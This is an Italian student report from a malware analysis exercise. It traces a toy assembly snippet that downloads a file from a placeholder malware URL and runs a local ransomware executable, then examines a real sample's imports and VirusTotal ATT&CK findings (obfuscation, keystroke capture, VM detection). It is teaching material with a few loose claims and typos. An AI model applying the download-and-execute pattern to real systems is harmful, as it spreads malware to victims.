Analisi Codice Malware

Obiettivo: Analizzare un codice di Malware dato.

1) Codice

Il codice dato dalla traccia con le **Relative Funzioni** chiamate è il seguente

Figura A

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Figura B

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Figura C

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

2) Salti Condizionali


La prima richiesta della traccia è di indicare e spiegare i **Salti Condizionali** che effettua il codice del **Malware**. Possiamo notare dalla Figura A caricata che sono presenti due salti, ovvero:

- **jnz**: il salto condizionale **jnz** viene effettuato quando **ZF** (**Zero Flag**) non è settato a 1, ovvero 0. Lo **Zero Flag** viene settato a 0 quando il valore **Sorgente** (in questo caso 5) è maggiore o minore del valore di **Destinazione** (in questo caso **EAX** che è uguale a 5), dove il confronto è eseguito dall'istruzione ***cmp*** (compare); se la condizione venisse effettuata il codice salterebbe alla locazione **0040BBA0** ma essendo i due valori uguali lo **ZF** è settato a 1, perciò il salto non avviene e vengono eseguite le righe di codice successive.

- **jz**: questo salto avviene in maniera contraria a **jnz**, ovvero quando **ZF** è settato a 1. Lo **Zero Flag** viene settato a 1 quando il valore **Sorgente** e **Destinazione** sono uguali. Nel nostro caso non essendo stato effettuato il salto precedente in **Figura A** troviamo per prima cosa l'istruzione ***inc EBX***, ovvero incrementa di 1 il valore del registro di **EBX** (che da 10 passa a 11), dove avremo perciò ***cmp EBX*, 11** con la condizione di salto soddisfatta e l'esecuzione del codice che continuerà alla locazione **0040FFA0**.

2) Diagramma di Flusso

Successivamente l'esercizio chiede di creare un **Diagramma di Flusso** per identificare i **Salti Condizionali** che avvengono all'interno del codice.



Le linee **Verdi** indicano i Salti Condizionali effettuati dal codice, mentre la linea **Rossa** il Salto non effettuato e quindi la condizione non soddisfatta di **jnz**.

3) Funzionalità all'interno del Malware

Successivamente la traccia ci chiede di illustrare le funzionalità implementate all'interno del **Malware**. Possiamo osservare in **Figura A** che il codice comincia con l'assegnazione di due valori 5 e 10 rispettivamente all'interno dei registri **EAX** e **EBX** con l'istruzione ***mov***.

Il programma con l'istruzione ***cmp*** (compare) confronta il valore di **EAX** con un valore fisso (in questo caso 5) dove ricordiamo che se **EAX** fosse uguale a 5 (quindi ZF = 1) il salto **jnz** non avverrebbe alla locazione indicata, ovvero **0040BBA0** di Figura B.

Figura B

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nel caso il salto avvenisse troviamo che il contenuto dell'indirizzo di memoria **EDI** viene copiato all'interno del registro **EAX** (istruzione ***mov EAX, EDI***). Nel nostro caso notiamo che **EDI** è costituito dall'URL www.malwaredownlaod.com e tramite l'istruzione push EAX viene inserito in cima allo stack il valore di **EAX**. Successivamente viene effettuata una chiamata alla funzione **DownloadToFile** (istruzione ***call DownloadToFile()***) che ha come parametro il valore di **EAX** e quindi dell'**URL** sopracitato.

Come abbiamo detto però il salto **jnz** non viene effettuato, perciò il programma continua la sua esecuzione incrementando di 1 il valore di **EBX** (istruzione ***inc EBX***) per poi passare ad un ulteriore confronto ***cmp*** dove l'istruzione servirà ad effettuare o meno il salto **jz**.

Ricordiamo che **jz** a differenza di **jnz** effettua il salto quando i valori di **Sorgente** e **Destinazione** sono uguali; nel nostro caso **EBX** viene incrementato di 1 passando a 11 e messo a confronto con il valore fisso 11 otteniamo che **ZF** = 1, perciò avviene il **Salto** a **0040FFA0** di **Figura C**.

Figura C

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

All'interno di questa porzione di codice notiamo che il contenuto di **EDI** viene copiato all'interno del Registro **EDX** (***mov EDX, EDI***) e che **EDI** è costituito a differenza di prima da un **Path**, ossia il percorso dove all'interno è presente il **Malware**. Da questo punto tramite l'istruzione ***push EDX*** viene inserito in cima allo stack il valore di **EDX** e subito dopo viene chiamata la funzione **WinExec** (call ***WinExec()***) che avrà come parametro il valore di **EDX**, ovvero il **Path** del **Malware**.

Possiamo concludere questo punto affermando che all'interno del codice analizzato sono presenti due chiamate di funzione, ovvero:

- ***call DownloadToFile()*** che si occupa di scaricare un file presente all'**URL** *www.malwaredownload.com*; questa funzione però non viene eseguita a causa del fallimento del salto **jnz**.

- ***call WinExec()*** che si occupa invece di eseguire un file .exe presente all'interno del Path indicato da **EDI**, ossia "*C:\Program and Settings\Local User\Desktop\Ramsomware.exe*"; questa funzione come abbiamo visto viene eseguita dato l'incremento di **EBX** da 10 a 11 e che permette quindi il salto **jz**.

4) Passaggio degli Argomenti alle Chiamate di Funzione

Per concludere la prima parte dell'esercizio viene chiesto di indicare come sono passati gli argomenti alle **Chiamate di Funzione** delle **Figure B** e **C** che abbiamo visto.

Notiamo prima di tutto che in entrambe le Figure è presente l'argomento **EDI**.

Nel caso della funzione **DownloadToFile()** il suo valore viene prima copiato all'interno del Registro **EAX** (istruzione ***mov EAX, EDI***) e quest'ultimo successivamente viene inserito in cima allo stack con l'istruzione ***push***.

Nel caso della funzione **WinExec()** troviamo invece il Registro **EDX** al quale viene assegnato il valore dell'argomento in questione che viene subito dopo spostato all'inizio dello stack con l'istruzione ***push*** come nella precedente funzione.

5) Approfondimenti

Posso innanzitutto affermare che l'analisi del **Malware** appena studiata è di tipo **Statica Avanzata**; questo perché abbiamo esaminato il codice **Assembly** che compone il **Malware** ma senza eseguirlo.

In base alle istruzioni **Assembly** che ho potuto leggere posso affermare che il **Malware** in questione è del tipo **Downloader**. Questo tipo di **Malware** si occupa di scaricare da internet un **Malware** o un componente di esso per poi eseguirlo sul **Sistema Attaccato**.

Il **Downloader** è il **Malware** più diffuso e semplice da analizzare, infatti utilizza la funzione **DownloadToFile()** per scaricare bit da **Internet** e salvarli all'interno del **Computer Infetto**.
Nel caso di oggi ho potuto constatare che se il Download non fosse avvenuto, e nel caso il file malevolo fosse già presente all'interno del Computer, allora il programma avrebbe avviato la funzione **WinExec()** per eseguire direttamente il **Malware** al **Path** indicato da **EDI** in **Figura C**.


Ricordo inoltre che un **Downloader** può utilizzare diverse **API** messe a disposizione da Windows:

- **CreateProcess()**
- **WinExec()**
- **ShellExecute()**


Un'analisi aggiuntiva del codice mi fa notare che il **Malware** che viene eseguito è di tipo **Ransomware**. Questo tipo di Malware sfrutta la vulnerabilità di un **Sistema** per ottenere **Privilegi di Amministratore** e crittografare l'intero **File System** della vittima, rendendo cosi impossibile accedere a ogni tipo di file presente.

6) Parte 2

La seconda parte dell'esercizio chiede di scaricare un file (più precisamente un **Malware**) e di analizzarlo. Una volta scaricato ho avviato il tool **IDA** aprendo il suddetto file.



La prima cosa che salta all'occhio è la presenza di una serie di **Function Chunk**, ovvero parti di codice che il **Disassembler** non è in grado di identificare completamente come funzioni distinte o che in altri casi ha trovato difficoltà ad analizzare. Tale difficoltà può essere data da un codice criptato o tecniche per offuscare il fine ultimo del **Malware**.



Si può notare infatti che queste parti di codice non hanno effettive **Chiamate di Funzioni** ma piuttosto una serie di istruzioni come ***cld, jmp*** e ***nop*** che potrebbero esser state utilizzate per mascherare l'effetto del Malware.


Approfondimenti:


- ***cld*** (**Clear Direction Flag**) è un'istruzione utilizzata per azzerare il flag di direzione nel registro delle flag; esso influisce sulla direzione delle operazioni effettuate.
Quando il flag è settato a 1, le operazioni di stringa procedono dalla memoria superiore a quella inferiore, mentre quando è a 0 le operazioni procedono in maniera inversa.

- ***nop*** (**No Operation**) è un'istruzione che viene eseguita senza effettuare nessuna operazione. Viene utilizzata in genere per sincronizzare, allineare il codice o anche come riempimento del codice Assembly.

- ***jmp*** (**Jump**) è usata per effettuare salti incondizionati all'istruzione o locazione indicata.

Continuando la mia analisi ho voluto controllare le **Funzioni Importate** dal **Malware** dalla **Tab Imports** per scoprire quali operazioni potesse eseguire il file.







```
.idata:0040C1C8 ; unsigned __int32 __stdcall inet_addr(const char *cp)
.idata:0040C1C8                 extrn inet_addr:dword   ; Convert a string containing an
.idata:0040C1C8                                         ; IP-dotted address into an in_addr
.idata:0040C1CC ; int __stdcall _WSAFDIsSet(SOCKET,fd_set *)
.idata:0040C1CC                 extrn __WSAFDIsSet:dword
.idata:0040C1D0 ; int __stdcall WSAStartup(WORD wVersionRequested,LPWSADATA lpWSAData)
.idata:0040C1D0                 extrn WSAStartup:dword  ; Initiate use of the Windows Sockets
.idata:0040C1D4 ; int WSACleanup(void)
.idata:0040C1D4                 extrn WSACleanup:dword  ; Terminate use of the Windows Sockets
.idata:0040C1D8 ; int WSAGetLastError(void)
.idata:0040C1D8                 extrn WSAGetLastError:dword ; DATA XREF: .text:loc_409065↑r
.idata:0040C1D8                                         ; .text:0040906B↑r ...
.idata:0040C1DC
```

Ho notato che alcune di esse presentano la dicitura **DATA XREF** seguito da un indirizzo. Questa etichetta è usata per referenziare a una determinata funzione una posizione nel codice, può essere che le funzioni con tale etichetta indichino quelle effettivamente utilizzate dal **Malware**.

Per via delle molteplici funzioni che sembrano non essere utilizzate e dagli operatori **XOR** e delle varie istruzioni presenti all'interno del codice ho voluto estrarre l'hash del **Malware** per controllare se ci fossero informazioni utili. Con **PEStudio** ho estratto l'hash e l'ho caricata su **VirusTotal**.





Dal sito viene fuori che effettivamente si tratta di un **Malware** e come possiamo vedere dalla figura in basso utilizza una codifica e una crittografazione per mascherare il suo vero scopo.
Crea inoltre un oggetto di input per probabilmente catturare le azioni che avvengono su tastiera (*keystrokes*), riesce a leggere le policy dei software e c'è anche la possibilità che tenti di ostacolare le analisi nel caso si trovasse su **Virtual Machine**.

Defense Evasion TA0005

Obfuscated Files or Information T1027
Encode data using XOR
Encrypt data using RC4 PRGA
Reference Base64 string
Binary may include packed or crypted data

Software Packing T1027.002
Binary may include packed or crypted data
PE file has an executable .text section which is very likely to contain packed code (zlib compression ratio < 0.3)

Credential Access TA0006

Input Capture T1056
Creates a DirectInput object (often for capturing keystrokes)

Discovery TA0007


System Information Discovery T1082
Reads software policies

Security Software Discovery T1518.001
May try to detect the virtual machine to hinder analysis (VM artifact strings found in memory)

Collection TA0009

Input Capture T1056
Creates a DirectInput object (often for capturing keystrokes)

Conclusioni: per concludere l'analisi posso supporre che il suddetto file sia in primo luogo un **Evader**, ovvero un tipo di **Malware** che cerca di eludere le tecniche di rilevamento e le misure di sicurezza; ciò è confermato dai molteplici "*chunk*" indicati a inizio analisi che possono indurre un **Antivirus** ad identificare il file come **Sicuro** e dall'analisi di **VirusTotal** che ci indica un metodo di crittografazione dei dati.
In secondo luogo credo che alla luce dei dati che suggerisce **VirusTotal** potrebbe trattarsi di un **Keylogger** che salva gli input che l'utente va a digitare su tastiera dalla macchina infettata.



Screenshot del Diagramma su IDA